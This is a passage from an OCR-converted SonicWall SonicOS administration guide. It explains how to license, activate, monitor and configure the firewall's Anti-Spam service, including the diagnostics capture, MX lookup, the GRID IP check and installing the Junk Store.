  - If the existing policy's original destination is a non-host-type Address Object, the generated policies use this non-host type Address Object as their original destination.
  - If there is more than one public IP address for SMTP, you can manually add Address Objects to the **Public Mail Server Address Group**.

Policy and Object Changes

In the `diag.html` page, the **Reset GRID Name Cache** button can be used to clear all the entries in the GRID name cache.

The **Delete Policies and Objects** button can be used to remove Anti-Spam Address and Service Objects and policies that are not deleted when the service is turned off. When this button is clicked, SonicOS attempts to remove all the automatically generated objects and policies. This operation is only allowed when the Anti-Spam service is off.

The other **diag.html** page options relating to Anti-Spam are:

- **Disable SYN Flood Protection for Anti-Spam related connections** – SYN Flood protection by default is turned on for SMTP (25) and Anti-Spam service (10025) ports. This disables the protection.
- **Use GRID IP reputation check only** – When selected, this overrides the probing result and simulates the Anti-Spam service being unavailable (admin down). When an email is sent, it still goes through both the SYN FLOOD check and GRID IP check, but other email scanning is not performed.

Purchasing an Anti-Spam License

The following deployment prerequisites are required to use the Anti-Spam feature:

- A licensed SonicWall network security appliance
- Anti-Spam License for the appliance
- One of the following Microsoft Windows Servers:
  - Windows Server 2012 R2 (64-bit)
  - Windows Server 2012 (64-bit)
  - Windows SBS 2008 R2 Server (64-bit)
  - SBS 2008 (64-bit)

Purchasing an Anti-Spam license for the firewall can be done directly through `mySonicWall.com` or through your reseller.

NOTE: Your SonicWall network security appliance must be registered with `mySonicWall.com` before use.

To purchase an Anti-Spam license:


1. Open a Web browser on the computer you use to manage your SonicWall appliance.
2. Enter **`http://www.mySonicWall.com`** in the **location** or **address** field.
3. Enter your mySonicWall.com account **user name** and **password** in the appropriate fields.
4. Click the **submit** button.
5. Navigate to **My Products** in the left-hand navigation bar.

6 Select the appliance to which you wish to add Anti-Spam capability.

7 Register for an Anti-Spam license.

8 Login to your appliance's web management interface.

9 Navigate to the **System > Licenses** page from the navigation bar.mySonicWall.com.



10 In the **Manage Security Services Online** section, click the link to activate or renew your license. Alternately, enter your key or keyset in the **Manual Upgrade** section.

11 Enter your `mySonicWall.com` login information.


106

Viewing Anti-Spam Status

NOTE: **Anti-Spam > Status** does not apply to the SuperMassive 9800.


Anti-Spam > Status

View the state of your licensing and monitoring on the **Anti-Spam > Status** page. You also can perform checks on domains and IP address to ensure they are valid.



Topics:


Anti-Spam Service Status



The **Anti-Spam Service Status** section lists this information about the Anti-Spam feature:

- **Anti-Spam Service Expiration Date**
- **License Node Count**
- **Junk Store Version** – If the Junk Store is not installed and enabled, the version is 0.0.0.0.


Monitoring Status




The **Monitoring Status** section shows the status and statistics of the monitored Anti-Spam services:

- **Monitored Services** – Lists the services:
  - **SonicWall15 Anti-Spam Service**
  - **SonicWall Junk Store**
  - **Destination Mail Server**

TIP: By mousing over a monitored service, a pop-up displays the server address.




- **Current Status** – Shows the current status of each service. Mousing over the small triangle icon in the heading displays a pop-up description of the statuses:




- **Operational** (green) – The monitored service is up and running.
- **Unavailable** (red) – The monitored service is detected as down. Check connections to the remote system.
- **Unknown** (red) – Probing of the monitored services has just started and its status is not known at the moment. If it is a local service, ensure it is installed.

- **Statistics** – contains a **Statistics** icon for each service. When moused over, the icon displays a pop-up description of the statistics collected about the service:



- **Successes** – Number of successful probes.
- **Failures** – Number of unsuccessful probes.
- **Success Rate** – The percentage of total probes that were successful.

Email Stream Diagnostics Capture



The **Email Stream Diagnostics Capture** section captures SMTP-related traffic passing through the firewall and provides application data-formatted report of the captured data.

NOTE: The report only contains inbound traffic.

The status of the trace is displayed:

- **Trace** status:
  - **Active**
  - **Off**
- **Buffer size**


- **Buffer is % full**
- **MB of buffer lost**

To create an application-formatted report on the SMTP-related traffic passing through your firewall:


1 Click the **Start Trace** button.

2 Stop the capture at any time by clicking the **Stop Trace** button.

3 Click **Download Data** to download the report to as `packet-hd.html` file. A warning message displays.



4 Click **OK**. The **Open packet-dh.html** dialog displays.



5 Select to:

- Open the file in your browser by selecting a browser in the **Open with** (default) drop-down menu.
- Save the file selecting **Save File**.


6 Click **OK**. If you opened the file, it is downloaded to your browser:

```
[ ] #19 08/31/2015 14:49:23.144 len:244/286 in:-- out:MGMT* UDP 0.0.0.0:68->255.255.255.255:67 [flags:]
Generated (Sent Out)
 *.............................Y.....................................................................*
 *.....................................................................................................*
 *.........................................c.Sc5...*

[ ] #20 08/31/2015 14:49:23.144 len:244/286 in:-- out:X2* UDP 0.0.0.0:68->255.255.255.255:67 [flags:]
Generated (Sent Out)
 *....._T.....................Y.....................................................................*
 *.....................................................................................................*
 *.........................................c.Sc5...*

[ ] #21 08/31/2015 14:49:23.144 len:244/286 in:-- out:X0* UDP 0.0.0.0:68->255.255.255.255:67 [flags:]
Generated (Sent Out)
 *.............................Y.....................................................................*
 *.....................................................................................................*
 *.........................................c.Sc5...*

[ ] #22 08/31/2015 14:49:23.256 len:40/82 in:X1*(i) out:-- UDP 0.0.0.1:5933->10.200.0.52:53 [flags:]
Consumed, Module Id:47
 *............nosslsearch.google.com.....*

[ ] #26 08/31/2015 14:49:33.544 len:136/178 in:X1*(i) out:-- UDP 0.0.0.1:61785->10.203.28.37:162 [flags:]
Consumed, Module Id:47
 *0.......admins.x.........0m0...+.......C..K0...+..........+.....%....y0...+.....%.........0*..*
 *+.....%........Interface X0 Link Is Down*

[ ] #28 08/31/2015 14:49:33.544 len:136/178 in:X1*(i) out:-- UDP 0.0.0.1:61785->10.203.28.37:162 [flags:]
Consumed, Module Id:47
 *0.......admins.x.........0m0...+.......C..K0...+..........+.....%....y0...+.....%.........0*..*
 *+.....%........Interface X1 Link Is Down*
```

To clear the statistics:

1 Click the **Clear Capture** button.

MX Record Lookup and Banner Check



In the **MX Record Lookup and Banner Check** section, you can perform:

- An MX Record lookup for a given domain name.
- A connection check to the resulting host server or supplied IP address to retrieve the SMTP banner.


Your DNS servers are displayed by default in the **DNS Server 1/2/3** fields; they cannot be changed. The SMTP port is displayed in the **SMTP Port** field.

When you enter a domain name or IP address, the Comprehensive Anti-Spam Service attempts to connect to that server and retrieve the SMTP banner. This feature allows you to verify that an email sender is not spoofing an address to appear more legitimate.

To look up the MX record of an emailer or domain:


1 Enter the domain name or IP address in the **Lookup name or IP** field.

2 Click **Go**. The results are displayed.



The results include the domain name or IP address that you entered, the DNS server from your list that was used, the resolved email server domain name and/or IP address, and the banner received from the domain server or a message that the connection was refused. The contents of the banner depends on the server you are looking up.

GRID IP Check




The **GRID IP Check** section allows you to perform a SonicWall GRID Network IP reputation check on a given host IP address. For more information on GRID networks, refer to the GRID Network on page 1221.

To perform a GRID IP reputation check:

1 Enter an IP address in the **Host IP Address** field.

2 Click **Go**. The results are displayed.




107

Enabling and Activating Anti-Spam

NOTE: **Anti-Spam > Settings** does not apply to the SuperMassive 9800.

Anti-Spam > Settings



The **Anti-Spam > Settings** page allows you to activate the Anti-Spam feature, configure email threat categories, modify access lists, and set advanced options.


Topics:

Activating Anti-Spam


After you have registered Anti-Spam, activate it to start your appliance-level protection from spam, phishing, and virus messages.

To activate Anti-Spam:


1 Navigate to the **Anti-Spam** > **Settings** page.




2 Click **Enable Anti-Spam Service** to activate the Anti-Spam feature. A message displays describing the effects of enabling the Anti-Spam Service and requesting agreement to proceed.



3 To proceed, click the **Proceed** button. Another message about the mail server to be used displays.



4 Click the **Next** button. A dialog requesting information about the server displays. The dialog's settings are populated with information taken from the system.



5 Optionally, change the information.

6 Click **Next**. A message displays explaining what is created during the installation.

7 Click **Confirm**.

When the Anti-Spam application is installed, you can:

- Download and install the Junk Box; see Installing the Junk Store on page 1238
- Configure the email threat categories; see Configuring Email Threat Categories on page 1239.

Installing the Junk Store

Anti-Spam can create a Junk Store on your Microsoft Exchange Server. The Junk Store quarantines messages for end-user analysis and provides statistics. Log in to your Exchange system, then open a browser to log in to the management interface, and install the Junk Store.

NOTE: While SonicWall supports non-Exchange SMTP servers, such as Sendmail and Lotus Domino, it is not required to install the Junk Store on one of these servers. Similar to the SonicWall Email Security product, the CASS 2.0 feature allows you to install the Junk Store on a stand-alone server.

To fully utilize the newest functionality available with CASS 2.0, SonicWall recommends installing Junk Store on a stand-alone server.

To install the Junk Store:

1 Log in to your Exchange system.

2 Open a web browser.


IMPORTANT: To download and install the SonicWall Junk Store application, you need the following on the system where you will install the Junk Store application:

- Internet Explorer 6 or above
- Microsoft Exchange Server
- Email Downloader ActiveX component for IE

3 Log in to the SonicOS interface.

4 Navigate to the **Anti-Spam > Settings** page.

5 Go to the **SonicWall Junk Store Installer** section.



6 Click the **Junk Store Installer** icon to install the junk store on your Windows server.

NOTE: The first time the Junk Store application is installed, it takes about 5 - 15 minutes for the Junk Store to be operational.

7 If your browser warns you that the Web site is trying to load the SonicWall Email Security add-on:

a Click in the Information Bar.

b Select **Install ActiveX Control** in the pop-up menu. The Security Warning Screen displays.


8 Click **Install** to install the ActiveX Control.

9 On the **Anti-Spam > Settings** page, click the **Junk Store Installer** icon again. A progress bar is displayed on the page.

10 The installer launches when it is fully downloaded.

NOTE: Migrating data to the Junk Store may take a long time to complete.

11 Navigate to the **Anti-Spam > Status** page and verify that the SonicWall Junk Store is **Operational**.



Configuring Email Threat Categories

When Anti-Spam is activated, set your preferences. After these are configured, your email is filtered and sorted according to your configuration.

To set default settings for users' messages:

1 On the **Anti-Spam > Settings** page, scroll to the **Email Threat Categories** section.

2 Choose default settings for messages that contain or may contain spam, phishing, and virus issues; see Email Threat Category Settings: Options for options available in the drop-down menus:

- **Likely Spam** (default: **Store in Junk Box**)
- **Definite Spam** (default: **Permanently Delete**)
- **Likely Phishing** (default: **Tag with [LIKELY_PHISHING]**)

- **Definite Phishing** (default: **Store in Junk Box**)
- **Likely Virus** (default: **Store in Junk Box**)
- **Definite Virus** (default: **Permanently Delete**)

Email Threat Category Settings: Options

Category	Action
Filtering off	Anti-Spam does not scan and filter any email for this threat category, so all the email messages are delivered to the recipients.
Tag With [*TAG*]	The email is tagged with a term in the subject line: • [LIKELY_SPAM] • [SPAM] • [LIKELY_PHISHING] • [PHISHING] • [LIKELY_VIRUS] • [VIRUS] Selecting this option allows the user to have control of the email and can junk it if it is unwanted.
Store in Junk Box	The email message is stored in the Junk Box. It can be unjunked by users and administrators with appropriate permissions.
Permanently Delete	The email message is permanently deleted. CAUTION: **If you select this option, your organization risks losing wanted email.**

If you are using more than one domain, choose the Multiple Domains option and contact SonicWall or your SonicWall reseller for more information.

